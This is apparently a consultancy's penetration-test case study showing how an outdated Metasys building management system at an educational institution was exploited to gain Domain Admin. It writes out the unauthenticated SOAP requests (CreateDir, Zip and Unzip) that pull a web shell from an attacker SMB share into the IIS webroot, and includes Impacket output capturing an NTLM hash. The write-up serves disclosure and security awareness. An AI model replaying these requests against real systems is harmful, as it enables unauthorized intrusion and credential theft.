

# Case study: Full access to systems and data via a ‘forgotten’ system


Recently we performed a penetration test on the IT infrastructure of an educational institution. From this research, the building management system, named Metasys, proved to be a potential security risk. Outdated versions of the Metasys software contain publicly known vulnerabilities with which sensitive information from Metasys users can be viewed, but we wanted to go a step further. This case study describes how we have gained full access to the systems and data of this particular educational institution.

The regarding Metasys software offers ‘web services’ that provide functionality with which interaction can take place. With outdated versions, it is possible to access these web services without first obtaining a valid user name and corresponding password. When communicating with a web service it is possible to request an explanation of the available functions and how to use them.



# Step 1: Mapping and abusing available functions

The web service had, among others, a function named 'CreateDir', with which a folder could be created on the local file system of the Metasys server. An explanation of the relevant function was requested from the web service (figure 1). With this information a valid request was sent to the web service to create a folder on the web server. A standard Microsoft IIS page was shown when visiting the web server and the default path of the webroot for IIS web servers is C:\inetpub\wwwroot. By calling the 'CreateDir' function and providing the default webroot path as a parameter, a new folder was created within the webroot called 'test2' (figure 2).



Device

Click [here](#) for a complete list of operations.

### CreateDir

Creates a directory on the server's filesystem.

**Test**

The test form is only available for requests from the local machine.

**SOAP 1.1**

The following is a sample SOAP 1.1 request and response. The **placeholders** shown need to be replaced with actual values.

```
POST /MetasysIII/WS/DeviceServices/Device.asmx HTTP/1.1
Host: ██████████
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://johnsoncontrols.com/MetasysIII/WebServices/Platform/Device/CreateDir"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <CreateDir xmlns="http://johnsoncontrols.com/MetasysIII/WebServices/Platform/Device">
      <reference>string</reference>
      <sDirPath>string</sDirPath>
    </CreateDir>
  </soap:Body>
</soap:Envelope>
```

**SOAP 1.2**

The following is a sample SOAP 1.2 request and response. The **placeholders** shown need to be replaced with actual values.

```
POST /MetasysIII/WS/DeviceServices/Device.asmx HTTP/1.1
Host: ██████████
Content-Type: application/soap+xml; charset=utf-8
Content-Length: length

<?xml version="1.0" encoding="utf-8"?>
<soap12:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap12="http://www.w3.org/2003/05/soap-envelope">
  <soap12:Body>
    <CreateDir xmlns="http://johnsoncontrols.com/MetasysIII/WebServices/Platform/Device">
      <reference>string</reference>
      <sDirPath>string</sDirPath>
    </CreateDir>
  </soap12:Body>
</soap12:Envelope>
```

Figure 1: Requesting an explanation of the 'CreateDir' function

```
POST /MetasysIII/WS/DeviceServices/Device.asmx HTTP/1.1
Host: ██████████
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 464

<?xml version="1.0" encoding="utf-8"?>
<soap12:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap12="http://www.w3.org/2003/05/soap-envelope">
  <soap12:Body>
    <CreateDir xmlns="http://johnsoncontrols.com/MetasysIII/WebServices/Platform/Device">
      <reference>0</reference>
      <sDirPath>C:\inetpub\wwwroot\test2</sDirPath>
    </CreateDir>
  </soap12:Body>
</soap12:Envelope>
```

Figure 2: Request calling the 'CreateDir' function to create a directory on the web server

Other web service functions supported the creation and unpacking of a ZIP files with the corresponding function names 'Zip' and 'Unzip'. It was possible to specify a path to a file and then add it to a ZIP file or unpacking a ZIP file. However, the path with the files needed for creating a ZIP file could also refer to a network drive. By creating a network share named 'tmp' hosting a malicious file, namely a 'web shell' backdoor (shell.aspx), this path could be provided in the request calling the ZIP functionality thus placing a ZIP on the web server file system containing our backdoor. During the assessment the zipped 'web shell' backdoor was placed on the Metasys server in the form of the 'test.zip' file (figures 3, 4).

```
POST /MetasysIII/WS/DeviceServices/Device.asmx HTTP/1.1
Host: ██████████
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 516

<?xml version="1.0" encoding="utf-8"?>
<soap12:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap12="http://www.w3.org/2003/05/soap-envelope">
  <soap12:Body>
    <Zip xmlns="http://johnsoncontrols.com/MetasysIII/WebServices/Platform/Device">
      <reference>0</reference>
      <ZipFileName>C:\inetpub\wwwroot\test2\test.zip</ZipFileName>
      <SBasePath>\\██████████\tmp</SBasePath>
    </Zip>
  </soap12:Body>
</soap12:Envelope>
```

Figure 3: Request calling the 'ZIP' function to create a file on the web server file system which is obtained from a network share

## Optional: Obtaining and cracking the password hash

It was also possible to request authentication when access to our network share is requested. The password hash of the current IIS account could be obtained this way. Attempts could be made to crack the password hash in order to retrieve the plain text password however this was not necessary during the assessment.

```
pentest@pentest:~$ sudo smbserver.py -comment 'test' -smb2support tmp /home/pentest/Desktop/share/
Impacket v0.9.16-dev - Copyright 2002-2018 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (██████████, 19475)
[*] AUTHENTICATE_MESSAGE (██████████, ██████████)
[*] User ██████████ authenticated successfully
[*] ██████████:4141414141414141:██████████
6e0069004a006b006b00070008000800ce959d969ed30106000400020000000080030003000000000000000000040000
03300340000000000000000000000000
[*] Connecting Share(1:tmp)
[*] Disconnecting Share(1:tmp)
```

Figure 4: Network share hosting the backdoor and requesting for authentication. A password hash is obtained as a result

## Step 2: Obtaining access via our backdoor

By providing the local path of the 'test2' folder as a destination folder for extracting 'test.zip' it was possible to extract the files within the ZIP file and place them in our 'test2' directory within the webroot (figure 5). Our backdoor with the file name 'shell.aspx' could then be accessed using the browser and code could be executed on the system with the privileges of the current (IIS) web server account (figure 6).

```
POST /MetasysIII/WS/DeviceServices/Device.asmx HTTP/1.1
Host: ██████████
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 637

<?xml version="1.0" encoding="utf-8"?>
<soap12:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap12="http://www.w3.org/2003/05/soap-envelope">
  <soap12:Body>
    <Unzip xmlns="http://johnsoncontrols.com/MetasysIII/WebServices/Platform/Device">
      <reference>0</reference>
      <sZipFileName>C:\inetpub\wwwroot\test2\test.zip</sZipFileName>
      <sBasePath>C:\inetpub\wwwroot\test2\</sBasePath>
      <bEmptyBasePathFirst>false</bEmptyBasePathFirst>
      <bDeleteZipWhenDone>false</bDeleteZipWhenDone>
    </Unzip>
  </soap12:Body>
</soap12:Envelope>
```

Figure 5: Request calling the 'Unzip' function to unpack the ZIP file on the web server file system and place the extracted file inside the webroot




Figure 6: Executing code on the web server with our backdoor

## Step 3: Escalating privileges and becoming Domain Admin

Once access to the Metasys system was obtained more information could be retrieved from the domain due to the web server being a domain member. Among other information, a list of user names and the password policy could be requested. As a result, user accounts could be tested for weak passwords without locking accounts. One of the accounts for which a weak password was identified had Domain Admin privileges thus giving us full access to all systems and data within the domain.



---

## Contact

Would you like to know more about the security of your data and systems? Please contact one of our Cybersecurity advisors.



**Alex Verbiest**  
Manager Cyber Risk Services  
T +31 (0)88 676 91 23  
E alex.verbiest@nl.gt.com



**Migiel de Wit-Beets**  
Partner Cyber Risk Services  
T +31 (0)88 676 91 86  
E migiel.de.wit@nl.gt.com



**Grant Thornton**

An instinct for growth™

© Grant Thornton Accountants en Adviseurs B.V. All rights reserved.  
Grant Thornton Accountants en Adviseurs B.V. is a member firm within Grant Thornton International Ltd (Grant Thornton International). GTIL and the member firms are not a worldwide partnership. Services are delivered by the member firms.

